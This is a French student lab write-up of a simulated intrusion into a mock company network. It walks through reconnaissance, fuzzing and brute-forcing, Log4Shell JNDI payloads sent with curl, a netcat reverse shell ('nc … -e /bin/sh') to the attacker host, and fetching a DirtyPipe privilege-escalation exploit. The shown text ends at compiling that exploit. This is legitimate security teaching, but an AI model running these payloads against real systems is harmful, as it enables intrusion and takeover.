

SAE6.CYBER-01 SECURISER UN SYSTEME
REAGIR FACE A UNE CYBER ATTAQUE

Table des matières

Tables des matières.....	1
Mise en place de la maquette.....	2
Prise en main de la maquette.....	3
IP.RED.....	3
IP.BLUE.....	3
/etc/hosts.....	3
Réalisation de l'attaque – Première phase.....	3
CONTEXTE.....	3
RECONNAISSANCE.....	3
SCAN.....	5
LOG4SHELL.....	6
PREUVE DE CONCEPT (POC).....	6
FUZZING.....	7
BRUTEFORCE.....	8
LOG4SHELL / PREUVE DE CONCEPT... SUITE.....	9
EXPLOITATION.....	10
ESCALADE DE PRIVILEGES.....	13
DOCKER ESCAPE.....	15
METASPLOIT.....	16
DECOUVERTE.....	16
REVERSE SHELL.....	18
METERPRETER.....	20
PERSISTANCE.....	20
INSTALLATION DE NETCAT.....	20
EXPLOIT DE TYPE PERSISTANCE POUR SYSTEMD.....	21
REALISATION DE L'ATTAQUE – DEUXIEME PHASE.....	23
PIVOTING.....	23
LATERALISATION.....	26
SECONDE PERSISTANCE.....	26
SCAN LAN.....	27
Blue Team.....	29
Installation du SIEM.....	29
Installation des agents.....	29
Configuration des différentes règles.....	31
Configuration : Log4shell.....	31
Configuration : Dirtypipe.....	32
Configuration : Reverse shell.....	32
Configuration : Dirbuster.....	32
Logs des différentes attaques.....	32
Log4shell.....	33
Dirtypipe.....	33
Reverse shell.....	33
Dirbuster.....	33
Conclusion.....	33

Mise en place de la maquette

Sur VirtualBox, il faut créer un réseau NAT (NatNetwork) → 10.0.2.0/24 et y activer le DHCP.

Pour la VM Kali attaquant, l'Adapter 1 sera en réseau NAT (NatNetwork) et en Mode Promiscuité en Allow All.

Pour la VM Pfsense, l'Adapter1 (em0) sera en réseau NAT (NetNetwork) ; l'Adapter 2 (em1) sera en réseau interne (securim-LAN) ; l'Adapter 3 (em2) sera en réseau interne (Securim-DMZ) et l'Adapter 4 sera en réseau interne (Securim-LID).

Sur le Pfsense, on va activer le service DHCP sur le réseau Securim-LAN afin de faciliter l'attribution des adresses IP avec la plage d'adresses 192.168.100.50 à 192.168.100.60 /24

Prise en main de la maquette

IP.RED

Kali attaquant :
eth0 → 10.0.2.10/24

IP.BLUE

Pour trouver l'adresse IP de sortie de l'infrastructure de Securim j'utilise la commande suivante :
nc -lvp 9999

nc = netcat a pour rôle d'ouvrir un serveur d'écoute

-l : Met netcat en mode « listener » (écoute), ce qui signifie qu'il attend des connexions entrantes.

-v : Active le mode « verbose », affichant des messages détaillés sur ce qui se passe.

-p 9999 : Spécifie le port d'écoute, ici **9999**.

Nous obtenons l'adresse IP : **10.0.2.9**

/etc/hosts

Sur la kali attaquant il faut renseigner l'adresse 10.0.2.9 dans le fichier /etc/hosts pour que le domaine securim.cfd pointe vers l'IP.BLUE.

Réalisation de l'attaque – Première phase

CONTEXTE

Nous allons infiltrer l'infrastructure de l'entreprise Securim qui est une PME française qui propose des services dans le domaine du gardiennage et de la sécurité.

Notre seul piste de point de départ est leur site internet : <http://securim.cfd/>.

RECONNAISSANCE

OpenSourceIntelligence (OSINT) est le faite de collecter et d'analyser des informations provenant des sources accessibles au public pour en extraire des renseignements exploitables.

En me connectant sur le site <http://securim.cfd/> avec la kali attaquant j'obtiens les informations de l'entreprise suivant :

- Address : 12 RUE JEANNE HACHETTE 92320 CHATILLON
- Tel : 01 46 42 02 02
- Email : webmaster@securim

Nous effectuons donc une recherche avec ces informations et nous obtenons le résultat suivant :

SECURIM

SIREN
445 397 656

DATE DE CREATION
04 mars 2003

DIRIGEANTS
[Eric DUPUIS](#)

FORME JURIDIQUE
Société à responsabilité limitée

CODE APE
4321A - Travaux d'installation électrique dans tous locaux

ADRESSE
[12 RUE JEANNE HACHETTE, 92320 CHATILLON France](#)

SOURCES D'INFORMATION
[RCS](#), [Insee](#), [RNE](#)

Le nom du dirigeant de la société Securim est : **Eric Dupuis**

Son compte LinkedIn est : <https://fr.linkedin.com/in/eric-dupuis-4b132963>

En faisant des recherche sur Gilles RATAMACLAN, nous avons trouver qu'il s'est inscrit sur le site **Developpez.com**.

Il a créé une discussion nommée : **Architecture vulnérable ou pas ?**

Qui a pour sujet : **Sécurité**

Voici le message qu'il poste :

Architecture vulnérable ou pas ?

Bonjour,

Je viens d'arriver sur un nouveau poste et j'ai trouvé une vulnérabilité sur un des dockers qui sert au développement des services web.

Est-ce qu'il y a un risque pour le reste de l'infrastructure ? Et notamment pour la partie LAN ?

L'architecture en question est celle-ci :

Cordialement,
Gilles RATAMACLAN

Dans les récents visiteurs, il y a un certain **Michel_MacCulligan** en cherchant sur son profil il à poster deux messages dans la même discussion nommée : **Conseil pour une architecte**.

Le premier message :

Conseil pour une architecture

Bonjour,

Je viens d'arriver sur un nouveau poste et j'ai trouvé une vulnérabilité sur un des dockers qui sert au développement des services web.

Est-ce qu'il y a un risque pour le reste de l'infrastructure ? Et notamment pour la partie LAN ?


L'architecture en question est celle-ci :

Cordialement,
Michel MacCulligan

Et le deuxième message :

le lien vers le schéma réseau....

<https://drive.google.com/file/d/1Llc...zJFspYG3s/view>



Un reverse proxy est un serveur intermédiaire qui se place entre les clients (utilisateurs) et un ou plusieurs serveurs backend. Il intercepte les requêtes des clients et les transmet au serveur approprié, tout en cachant l'architecture interne du réseau.

Le reverse proxy utilisé par la société Securim est Nginx.

SCAN

Pour scanner le point d'entrée de l'infrastructure Securim nous allons utiliser nmap en exécutant la commande : **nmap -v securim.cfd**.

nmap : (Network Mapper) est un outil de scanner réseau très utilisé, principalement pour la découverte de réseaux et l'audit de sécurité. Il permet d'analyser des réseaux.

-v : Active le mode verbose, ce qui permet d'obtenir plus d'informations sur le processus du scan.

securim.cfd : Indique le nom de domaine cible du scan.


```
(root@kali)-[/home/kali]
# nmap -v securim.cfd
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-26 09:59 CET
Initiating ARP Ping Scan at 09:59
Scanning securim.cfd (10.0.2.8) [1 port]
Completed ARP Ping Scan at 09:59, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:59
Scanning securim.cfd (10.0.2.8) [1000 ports]
Discovered open port 80/tcp on 10.0.2.8
Completed SYN Stealth Scan at 09:59, 4.81s elapsed (1000 total ports)
Nmap scan report for securim.cfd (10.0.2.8)
Host is up (0.00066s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:23:5A:73 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.14 seconds
Raw packets sent: 2002 (88.072KB) | Rcvd: 4 (160B)
```

Le port 80 est ouvert et il correspond au service http.

LOG4SHELL

La vulnérabilité Log4Shell (CVE-2021-44228) dans la bibliothèque Log4j a été une faille de sécurité majeure découverte en décembre 2021. Elle permet à un attaquant d'exécuter du code à distance (RCE, Remote code Execution) en exploitant une fonctionnalité de Log4j qui accepte des données externes, notamment via l'API JNDI (Java Naming and Directory Interface). Cette vulnérabilité est particulièrement dangereuse car elle permet de faire exécuter du code arbitraire sur un serveur affecté en utilisant des requêtes malveillantes.



PREUVE DE CONCEPT (POC)

Une PoC plus spécifiquement en cybersécurité est la preuve démontant l'existence d'une vulnérabilité logicielle par un programme la mettant en évidence.

Une URI (Uniform Ressource Identifier) est une chaîne de caractères qui identifie une ressource sur un réseau, elle peut utiliser le nom et/ou l'emplacement de la ressource. Les URL et les URN sont donc des éléments sous-jacents des URI.

Un User-Agent est un agent utilisateur transmet aux sites internet quel type de navigateur et quel système d'exploitation vous utilisez.

Un Referer est une information transmise à un serveur HTTP lorsqu'un visiteur suit un lien pour accéder à l'une de ses ressources.

Dans un premier temps, il faut mettre sa Kali attaquant en écoute sur le port de notre choix en exécutant la commande : **nc -lvp 9999**.

Dans un second temps, dans un deuxième terminal, nous allons essayer d'injecter sur securim.cfd la payload suivante : **`${jndi:ldap://10.0.2.4:9999}`**.

On va le faire trois fois, une fois via l'URI en ajoutant le paramètre **?foo=payload** à l'URL, une fois via l'User-Agent et une fois via le champ Referer en utilisant les commandes suivantes :

```
curl -v 'http://securim/?foo=${jndi:ldap://10.0.2.4:9999}\'  
curl -v -A '${jndi:ldap://10.0.2.4}'http://securim.cfd'  
curl -v -e '${jndi:ldap://10.0.2.4}'http://securim.cfd'
```

Le serveur n'est pas vulnérable à Log4Shell, car nous ne recevons aucune réponse.

FUZZING

Le Fuzzing consiste à essayer un très grand nombre d'URI possibles à l'aide d'un dictionnaire. Elle permet de trouver éventuellement des parties de site qui ne sont pointées par aucun lien, comme un espace d'administration ou une zone en travaux.


Puisque la page d'accueil n'est pas vulnérable à l'attaque Log4Shell, nous allons essayer de trouver d'autres pages sur le site de Securim afin d'augmenter la surface d'attaque potentiellement exploitable.

Ici, nous allons utiliser **DirBuster**, il faut y renseigner l'URL cible ainsi qu'un dictionnaire.

Nous avons découvert un répertoire nommé « **developers** ».

Le code HTTP retourné par le serveur pour ce répertoire est **390**, il indique que le serveur a reçu et est en train de traiter la requête mais qu'une réponse n'est pas encore disponible.

Pour confirmer notre résultat, il suffit d'accéder à cette ressource depuis le navigateur sur notre Kali Attaquant.



BRUTEFORCE

Maintenant, nous allons essayer de trouver les identifiants de cette zone protégée par bruteforce, c'est-à-dire en essayant un grand nombre de combinaisons possibles issues d'un dictionnaire. La qualité des dictionnaires est primordiale dans la réussite ou non de cette technique.


Pour faire le bruteforce, nous allons utiliser **xhydra**, pour le dictionnaire nous avons deux dictionnaires issues de dépôts GitHub qui recensent les noms d'utilisateur et les mots de passe les plus courants.

Il faut y renseigner différentes options comme le 'protocole', ici nous mettrons **http-get**. Ainsi que l'option **Loop 88around users**, cela permet d'essayer tous les usernames pour le 1^{er} password, puis tous les usernames pour le 2nd, etc... Notre liste de nom d'utilisateur étant beaucoup plus courte que notre liste de mots de passe, cette option doit être cochée.


Les identifiants de la zone protégée sont :

user : **test**

pwd : **genius**



Voici le contenu de la page chargée :



LOG4SHELL / PREUVE DE CONCEPT... SUITE

Nous allons réessayer la vulnérabilité Log4Shell avec cette nouvelle ressource. Les commandes POC utilisées auparavant doivent être modifiées comme suit :

```
curl -v -u test:genius 'http://securim.cfd/developers/?foo=${jndi:ldap://10.0.2.4:9999\}'  
curl -v -u test:genius -A '${jndi:ldap://10.0.2.4:9999\}' http://securim.cfd/developers/  
curl -v -u test:genius -e '${jndi:ldap://10.0.2.4:9999\}' http://securim.cfd/developers/
```

```
(kali@kali)-[~]  
$ curl -v -u test:genius 'http://securim.cfd/developers/?foo=${jndi:ldap://10.0.2.4:9999\}'  
* Trying 10.0.2.5:80 ...  
* Connected to securim.cfd (10.0.2.5) port 80 (#0)  
* Server auth using Basic with user 'test'  
> GET /developers/?foo=${jndi:ldap://10.0.2.4:9999} HTTP/1.1  
> Host: securim.cfd  
> Authorization: Basic dGVzdDpnZW5pdXM=  
> User-Agent: curl/7.82.0  
> Accept: */*  
>  
* Mark bundle as not supporting multiuse  
< HTTP/1.1 400  
< Server: nginx/1.22.0  
< Date: Tue, 04 Mar 2025 08:20:03 GMT  
< Content-Type: text/html; charset=utf-8  
< Content-Length: 435  
< Connection: keep-alive  
< Content-Language: en  
<  
* Connection #0 to host securim.cfd left intact  
<!doctype html><html lang="en"><head><title>HTTP Status 400 - Bad Request</title><style type="text/css">body {font-family: Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style>  
</head><body><h1>HTTP Status 400 - Bad Request</h1></body></html>
```

```
(kali@kali)-[~]  
$ curl -v -u test:genius -A '${jndi:ldap://10.0.2.4:9999\}' http://securim.cfd/developers/  
* Trying 10.0.2.5:80 ...  
* Connected to securim.cfd (10.0.2.5) port 80 (#0)  
* Server auth using Basic with user 'test'  
> GET /developers/ HTTP/1.1  
> Host: securim.cfd  
> Authorization: Basic dGVzdDpnZW5pdXM=  
> User-Agent: ${jndi:ldap://10.0.2.4:9999}  
> Accept: */*  
>  
* Mark bundle as not supporting multiuse  
< HTTP/1.1 200  
< Server: nginx/1.22.0  
< Date: Tue, 04 Mar 2025 08:20:08 GMT  
< Content-Type: text/plain; charset=UTF-8  
< Content-Length: 13  
< Connection: keep-alive  
<  
* Connection #0 to host securim.cfd left intact  
Hello, world!
```



```

(kali@kali)-[~]
$ curl -v -u test:genius -e '${jndi:ldap://10.0.2.4:9999}' http://securim.cfd/developers/
* Trying 10.0.2.5:80...
* Connected to securim.cfd (10.0.2.5) port 80 (#0)
* Server auth using Basic with user 'test'
> GET /developers/ HTTP/1.1
> Host: securim.cfd
> Authorization: Basic dGVzdDpnbW5pdXM=
> User-Agent: curl/7.82.0
> Accept: */*
> Referer: ${jndi:ldap://10.0.2.4:9999}
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 504 Gateway Time-out
< Server: nginx/1.22.0
< Date: Tue, 04 Mar 2025 08:21:10 GMT
< Content-Type: text/html
< Content-Length: 497
< Connection: keep-alive
< ETag: "628dfe84-1f1"
<
<!DOCTYPE html>
<html>
<head>
<title>Error</title>
<style>
html { color-scheme: light dark; }
body { width: 35em; margin: 0 auto;
font-family: Tahoma, Verdana, Arial, sans-serif; }
</style>
</head>
<body>
<h1>An error occurred.</h1>
<p>Sorry, the page you are looking for is currently unavailable.<br/>
Please try again later.</p>
<p>If you are the system administrator of this resource then you should check
the error log for details.</p>
<p><em>Faithfully yours, nginx.</em></p>
</body>
</html>
* Connection #0 to host securim.cfd left intact

```

```


(kali@kali)-[~]
$ nc -lvp 9999
listening on [any] 9999 ...
connect to [10.0.2.4] from securim.cfd [10.0.2.5] 34939
0

```

EXPLOITATION

A ce point, nous avons vérifié que le serveur est effectivement vulnérable en visualisant une connexion entrante dans notre netcat. Mais c'est une requête LDAP... donc tout ce que notre netcat en écoute voit, ce sont des caractères non-imprimables. Nous allons maintenant capitaliser sur cette première étape pour répondre avec un vrai serveur LDAP. Nous allons utiliser un utilitaire open-source qui va nous servir à rediriger la requête initiale de notre serveur vers une autre localisation, http cette fois, où nous pousserons une class Java avec le code que l'on souhaite exécuter sur la machine victime.

Nous pouvons résumer le principe de l'attaque comme suit :



L'utilitaire que nous allons utiliser est : **JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar**, il a été mis à notre disposition dans le répertoire **redtolls** dans le bureau de notre Kali attaquant.

Nous allons essayer d'obtenir un shell distant sur le serveur web de la société Securim.

Il existe de nombreuses possibilités pour monter un reverse shell, celles-ci pourront être facilement trouvables sur internet avec le mot clé cheatsheet reverse shell

Leur pertinence dépendra des utilitaires qui sont disponibles ou non sur le serveur victime (python, perl, netcat, socat, ...)

Mais nous ne pouvons pas avoir cette information au préalable, il faut donc essayer par tâtons.

L'utilitaire **JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar** nous permet d'exploiter la vulnérabilité Log4Shell pour exécuter la commande de notre choix sur le serveur distant. Il s'utilise comme suit :

java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "nc 10.0.2.4 9999 -e /bin/sh" -A "10.0.2.4"

premièrement j'exécute la commande : **nc -lvp 9999** pour mettre la kali attaquant sur écoute, ensuite dans un deuxième terminal je me déplace dans le dossier **log4shell** avec la commande : **cd /home/kali/Bureau/redtools/log4shell** pour exécuter la commande ci-dessus : **java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "nc 10.0.2.4 9999 -e /bin/sh" -A "10.0.2.4"**. Cette commande me retourne le résultat suivant :

```
(kali@kali)-[~/Bureau/redtools/log4shell]
$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "nc 10.0.2.4 9999 -e /bin/sh" -A "10.0.2.4"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[ADDRESS] >> 10.0.2.4
[COMMAND] >> nc 10.0.2.4 9999 -e /bin/sh
-----JNDI Links-----
Target environment(Built in JDK 1.7 whose trustURLCodebase is true):
rmi://10.0.2.4:1099/biscms
ldap://10.0.2.4:1389/biscms
Target environment(Built in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://10.0.2.4:1099/5otopc
Target environment(Built in JDK 1.8 whose trustURLCodebase is true):
rmi://10.0.2.4:1099/dy9xeh
ldap://10.0.2.4:1389/dy9xeh
-----Server Log-----
2025-03-04 10:33:48 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2025-03-04 10:33:48 [RMISERVER] >> Listening on 0.0.0.0:1099
2025-03-04 10:33:49 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

Sur l'image ci-dessus, l'utilitaire nous propose plusieurs payloads.

Il faut en choisir un et le faire exécuter au serveur distant à l'aide de la commande **curl** préalablement identifiée dans Preuve de concept.

`curl -v -u test:genius -e '${jndi:ldap://10.0.2.4:1389/biscms}' 'http://securim.cfd/developers/'`

```
(kali㉿kali)-[~]
$ curl -v -u test:genius -e '${jndi:ldap://10.0.2.4:1389/biscms}' 'http://securim.cfd/developers/'
* Trying 10.0.2.5:80...
* Connected to securim.cfd (10.0.2.5) port 80 (#0)
* Server auth using Basic with user 'test'
> GET /developers/ HTTP/1.1
Host: securim.cfd
Authorization: Basic dGVzdDpnZW5pdXM=
User-Agent: curl/7.82.0
Accept: */*
Referer: ${jndi:ldap://10.0.2.4:1389/biscms}
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Server: nginx/1.22.0
< Date: Tue, 04 Mar 2025 09:39:09 GMT
< Content-Type: text/plain; charset=UTF-8
< Content-Length: 13
< Connection: keep-alive
* Connection #0 to host securim.cfd left intact
Hello, world!
```

De retour dans le premier terminal :

```
(kali㉿kali)-[~]
$ nc -lvp 9999
listening on [any] 9999 ...
connect to [10.0.2.4] from securim.cfd [10.0.2.5] 3558
```

Maintenant que nous sommes connecté, nous allons chercher des informations comme le nom de l'hôte, le nom de l'utilisateur du shell, ainsi que regarder si nous avons le droit root.

```
hostname
7e82eef02589
whoami
user
id
uid=1000(user) gid=1000(user)
```

Le nom de l'hôte est 7e82eef02589 ; le nom de l'utilisateur est user ; en effectuant la commande `id` nous voyons que nous sommes connecté avec un utilisateur standard.

Le shell n'est pas de bonne qualité il faut donc effectuer successivement deux commandes : **bash -li** puis **sh -i**, ce qui nous donne le résultat :

```
bash -li
sh -i
7e82eef02589:/$
```

ESCALADE DE PRIVILEGES

Pour l'instant, nous avons un reverse shell en 'user', mais nous voulons passer en 'root'
Il faut récupérer plus d'information de notre hôte.
Pour cela j'exécute la commande : **cat /etc/os-release** ainsi que la commande **uname -r**.

```
7e82eef02589:/$ cat /etc/os-release
NAME="Alpine Linux"
ID=alpine
VERSION_ID=3.8.2
PRETTY_NAME="Alpine Linux v3.8"
HOME_URL="http://alpinelinux.org"
BUG_REPORT_URL="http://bugs.alpinelinux.org"
```

```
7e82eef02589:/$ uname -r
5.10.0-8-amd64
```

Ici, nous voyons que la machine distante tourne sur la distribution **Alpine Linux** et que la version du noyau utilisé est **5.10**

Maintenant que nous avons ces informations, nous allons rechercher s'il existe des failles sur cette version de Linux.

Pour cela, sur notre Kali, nous utilisons l'utilitaire searchsploit pour vérifier s'il n'existe pas un exploit affectant cette version du noyau linux

```
$ searchsploit -w linux kernel 5.10
```

Exploit Title	URL
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation	https://www.exploit-db.com/exploits/15962
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / Cen	https://www.exploit-db.com/exploits/9479
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escala	https://www.exploit-db.com/exploits/39166
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation	https://www.exploit-db.com/exploits/41886
Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)	https://www.exploit-db.com/exploits/50808

Shellcodes: No Results

Voici le lien de la page : <https://www.exploit-db.com/exploits/50808> et le nom de l'exploit associée est **DirtyPipe**.

L'exploit DirtyPipe est associé à la vulnérabilité CVE-2022-0847, cette vulnérabilité permet à un utilisateur non privilégié d'écrire dans n'importe quel fichier du système, comme **/etc/passwd** ou **/etc/shadow** par exemple.

Une version de l'exploit permettant d'obtenir un shell root est disponible dans notre répertoire **redtools**.

Cette version :

- Reprogramme un exécutable déjà présent sur le système qui possède le bit SUID à **true** pour qu'il lance un shell
- Exécute cet exécutable (et ouvre un shell root donc)
- Restaure l'exécutable dans sa version d'origine

Pour transférer un fichier sur une machine victime, nous allons utiliser sur notre machine attaquant un mini serveur http dans le dossier courant avec la commande **python3 -m http.server**.

Puis sur la machine distante, je télécharge l'exploit avec la commande : **wget <http://10.0.2.4:8080/exploit.c> -O /home/user/exploit.c**.

Pour vérifier si l'exploit à bien été télécharger je me déplace dans le dossier user : **cd /home/user**.

```
7e82eef02589:/home/user$ ls
app
exploit.c
```

Maintenant que l'exploit est sur la machine distante, nous allons compiler l'exploit avec la commande : **gcc exploit.c -o exploit**.

```
7e82eef02589:/home/user$ ls
app
exploit
exploit.c
```

